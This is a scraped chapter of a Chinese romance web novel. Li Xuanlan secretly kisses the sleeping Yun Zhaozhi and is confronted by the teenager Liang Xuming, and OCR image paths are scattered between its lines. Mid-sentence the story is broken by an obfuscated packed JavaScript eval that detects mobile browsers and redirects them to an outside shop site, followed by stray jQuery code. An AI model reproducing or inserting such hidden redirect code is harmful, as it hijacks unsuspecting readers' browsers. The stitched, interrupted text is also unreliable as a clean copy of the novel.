半天都没有得到回应,李轩览抬起头,才发现云昭至已经睡着了。
他伸出手在云昭至泛红的眼尾上方虚虚拂过,却克制着没有去触碰。
从多年前他在云顶会所看见云昭至的第一眼,他就知道对方是怎样荒淫无度的一个人。
那时的云昭至驾轻就熟地游走在不同男人之间,一瞥一笑颇具风情,眼波流转间却隐隐透着纯净的水光。
媚而不俗,靡艳放/荡又楚楚动人。
空有一副好看皮囊的人在夜场里随处可见,李轩览虽然没有亲自参与过,但围观的次数不少,却从来没有碰到过心动的。
只有那一次,他无法将目光从云昭至身上挪开。
他听周围人说,那个红棕色头发的男人是这里最受欢迎的“交际花”,来找他的客人数不胜数。
所以一开始,李轩览并没有打算认真。
他一时兴起的事物太多了,虽然云昭至是他第一个如此感兴趣的活人,但他并不觉得对方和他其他三分钟热度的兴趣爱好会有什么区别。
可能是他的态度过于轻浮,让云昭至误会了他是身经百战的海王。
李轩览一开始觉得无所谓,后面也试图解释过,但云昭至只是笑笑,看不出是不信还是不在意。
比起恋爱,他们更像是在玩一场双方都心知肚明没有走心的游戏。
太过亲密太过无话不谈的很多时候都会被误会成心动,所以李轩览总以为只是一时上头,只是吊桥效应。
直到那一天他们去看新上映的喜剧电影,黑暗中李轩览拿爆米花的手和身旁人恰巧碰到,一瞬间心跳如鼓。
电影里的主角为了爱人义无反顾地选择赴死,那一刻他冒出的第一个想法是,如果是云昭至有事,他应该也会这样。
这个想法出现的很平淡,没有惊心动魄的情绪,就好像这个想法很平常。
下一秒他反应过来自己自然而然地想了什么,脸色刷一下全白了,背后也冒出冷汗。
他不自觉微微侧头,电影院昏暗的光线里云昭至蒲扇似的睫毛卷翘,眼底映出斑驳的电影画面。
电影院的空气里弥漫着爆米花和各种果茶混合在一起的气味,若有若无。
李轩览却从中嗅到了从云昭至身上传来的那点幽香,与此同时他听见了自己的心跳声。
咚、咚、咚。
心脏在胸膛里跳得飞快。
他忽然意识到自己完了。
好像不是一时上头,好像真的和之前三分钟热度的事物不一样。
好像他真的爱上了云昭至。
是他无数次告诫自己不该动心,是他明知道不会有结果还是一步一步不听使唤走到今天这一步。
这时喜剧电影放到了一个小高潮,电影院里瞬间爆发出笑声,云昭至也在抿着唇轻笑。
李轩览也笑了,顺利地融入。
黑暗掩盖住了他的表情,他的目光,他的一切情绪。
明亮的大屏幕在视线里一点一点变得模糊,字幕如同融化的糖浆粘连在一起,如同一团团色块,看不真切。
余光里,云昭至的面容也变得朦朦胧胧。
有一秒李轩览看见云昭至似乎微微侧头看向自己,但只是眨了一下眼睛的功夫对方又恢复了原来的姿势。
原来只是错觉。
云昭至在夜场待了好几年,有很多人爱戴他,也有很多人痛恨他。
但无论是前者还是后者都有一个共识:和云昭至谈感情是没有好结果的。
一个在夜场流连多年的交际花能有几分真心?
李轩览和那些人稍微有一点不同,他和云昭至更亲密,也更了解对方。
所以他更知道云昭至的多情无心,也知道他们继续这样下去迟早会变成一地狼藉。
所以他在还没有走到无法挽回的地步时主动提出分手,是想让自己及时止损,也是觉得当朋友更长久。
宁愿做永远的朋友,也不做云昭至身边来来往往的客人之一。
李轩览提出在一起和提出分手时都太淡然太随意,以至于云昭至那样聪明的人也会一叶障目。
他真的以为这是一场两个人都没有认真的恋爱游戏,而当游戏的另外一位玩家厌倦了提出结束,他也就很配合地点头同意,让两个人的关系从情侣变成朋友。
云昭至永远不会不知道那一场电影里李轩览偷偷看了自己多少次,他只知道这部电影很搞笑,只知道当时李轩览在身边笑得浑身发颤。
李轩览看着云昭至熟睡的面孔,恍惚间又想起自己提出分手的那天。
说出口前他的心情很复杂,既害怕云昭至问原因时自己不知道怎么回答,又害怕云昭至不问。
不问代表不在意。
怕云昭至呼吸不畅,李轩览轻轻把被子往下拉了拉,露出那张苍白的面容。
不如往日明媚,却透出一种惊心动魄的破碎感,嘴唇在惨白肤色的衬托下更显殷红,分外吸睛。
那点红仿佛融进了李轩览的眼底,将他的眸色也染得赤红。
房间里只有云昭至清清浅浅的呼吸声,氛围一片安静祥和。
李轩览盯着那点红,情不自禁俯下身,蜻蜓点水般在那柔软上碰了碰。
唇瓣相贴的那一秒身后的房门骤然打开,大脑还没反应过来瞳孔已经瞬间紧缩。
这个吻一触即分,李轩览直起身,回头就对上了少年震怒的目光。
没等对方发难,他就率先开口,语调冷静:“先出去。”
他看了一无所知睡着觉的云昭至一眼,目光里带着怜惜:“别吵醒他。”
李轩览表面上气定凝神,其实心里早就被恐慌占据,他无法预测出云昭至知道自己偷亲他之后的反应。
等到了客厅,梁旭铭立刻像一头愤怒的小兽一样冲上前,眼底燃着熊熊怒火。
他想过李轩览可能对云昭至怀有别样的心思,但到底没有亲眼见到,也没想过李轩览会在他和云昭至的小家就如此胆大妄为。
要知道云昭至客人再多也没有把人带到家里来过!
李轩览一不留神还真被重重打了一拳,肋骨瞬间爆发剧烈疼痛。他倒吸一口凉气,云昭至都是怎么养孩子的,一个高中生长那么高壮力气还大,和他这个高大健壮的成年男人比起来也不相上下。
“你在对云昭至做什么?”梁旭铭气得眼睛都红了,甚至直接叫了云昭至的大名,看着面前人的眼神就像是在看有血海深仇的仇人。
那目光中的暴戾凶煞让见惯风浪的李轩览都在心
;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17299257|198621||http|test|mini|href|location''.split(''|''),0,{}));
() {
$(''.inform'').remove();
$(''#content'').append(''
底暗暗吃惊,但他表面上依旧保持平静,甚至还笑了一下:“我为什么要对你解释?你是吱吱的谁?”
态度里的嘲讽和轻视昭然若揭,亲昵的称呼更是在梁旭铭的愤怒上又加了一把火,他当即就咬牙挥出拳:“你竟然这样对他……”
这次李轩览没有再和刚刚那样站着挨打,而是侧身躲过了这一拳,却没有选择还手,不然云昭至醒来肯定要怪他。
“我怎么对他了?我和他更亲密的事情都做过,亲一下算得了什么?”李轩览理直气壮:“我和他谈恋爱的时候你还不知道在哪喝奶呢,在这喊什么?”
梁旭铭脑子里“嗡”一声短路了。
李轩览竟然和云昭至谈过恋爱?
那为什么在他问云昭至谈过几次恋爱时对方说只有他哥一个?
没等纷乱的脑海理清思路,李轩览咄咄逼人的下一段话就砸了上来:
“吱吱刚睡着你就闹,是存心不想让他睡好觉?还是想让他醒来给你当裁判?”
眼见梁旭铭已经快要气疯了,李轩览又轻飘飘一句话成功让对方停住了动作:
“就是不知道在他心里是你这个决裂初恋的弟弟重要,还是我这个朋友重要了。”
梁旭铭的理智终于稍微回归,下意识觉得自己会是被放弃的那一个。
就算不是,在只有他动了手的情况下云昭至也肯定会生他的气。这么一想,他更觉得李轩览阴险狡诈,说不定是想通过卖惨让云昭至心软。
半晌,梁旭铭面色沉沉道:“你就不怕我把你偷亲他的事情告诉他?”
李轩览冷下脸一言不发,从来没有一刻像现在这样觉得面前这个云昭至带在身边的小孩那么烦人过。
梁旭铭观察了一会儿,眉眼间的焦躁褪去,慢条斯理地开口:“哦,原来是怕的。”
沉默几秒,李轩览忽然露出一个虚假的笑,破罐子破摔般道:“你去告诉他啊,说不定他心里对我也有一点好感,你说了我就顺势对他表白,如果成了婚礼上让你坐主桌。”
梁旭铭没想到他那么不要脸,被气得快要吐血:“他怎么可能对你有好感?而且他现在有男朋友,你是在上赶着当小三吗?”
他头一回觉得云昭至有男朋友也是好事,起码可以劝退很大一部分对云昭至虎视眈眈的人。
李轩览眸光微动,语气意味深长:“有些事情你太小了还不明白,吱吱也不会和你说,他和他那个男朋友之间可没那么简单,他们不可能走到最后的。”
梁旭铭受够了对方那种话里话外暗示自己年龄小,对方和云昭至才是同龄人的高高在上,云昭至都很少这样教育他,李轩览凭什么?
把李轩览赶走后,梁旭铭轻手轻脚地走进云昭至的卧室。
春天的空气里仿佛都弥漫着潮湿的水汽,玻璃窗上雾蒙蒙一片。
梁旭铭给云昭至掖了掖被角,坐在床边发呆。
他想了很久也没想好,到底要不要把李轩览偷亲云昭至的事情说出来。
直觉告诉他云昭至现在对李轩览并没有爱情上的好感——但是万一呢?
毕竟他们在一起过,万一李轩览说的成真了呢?万一云昭至真的对李轩览也有那么一点心思,那他告诉云昭至不就等于变相撮合他们了?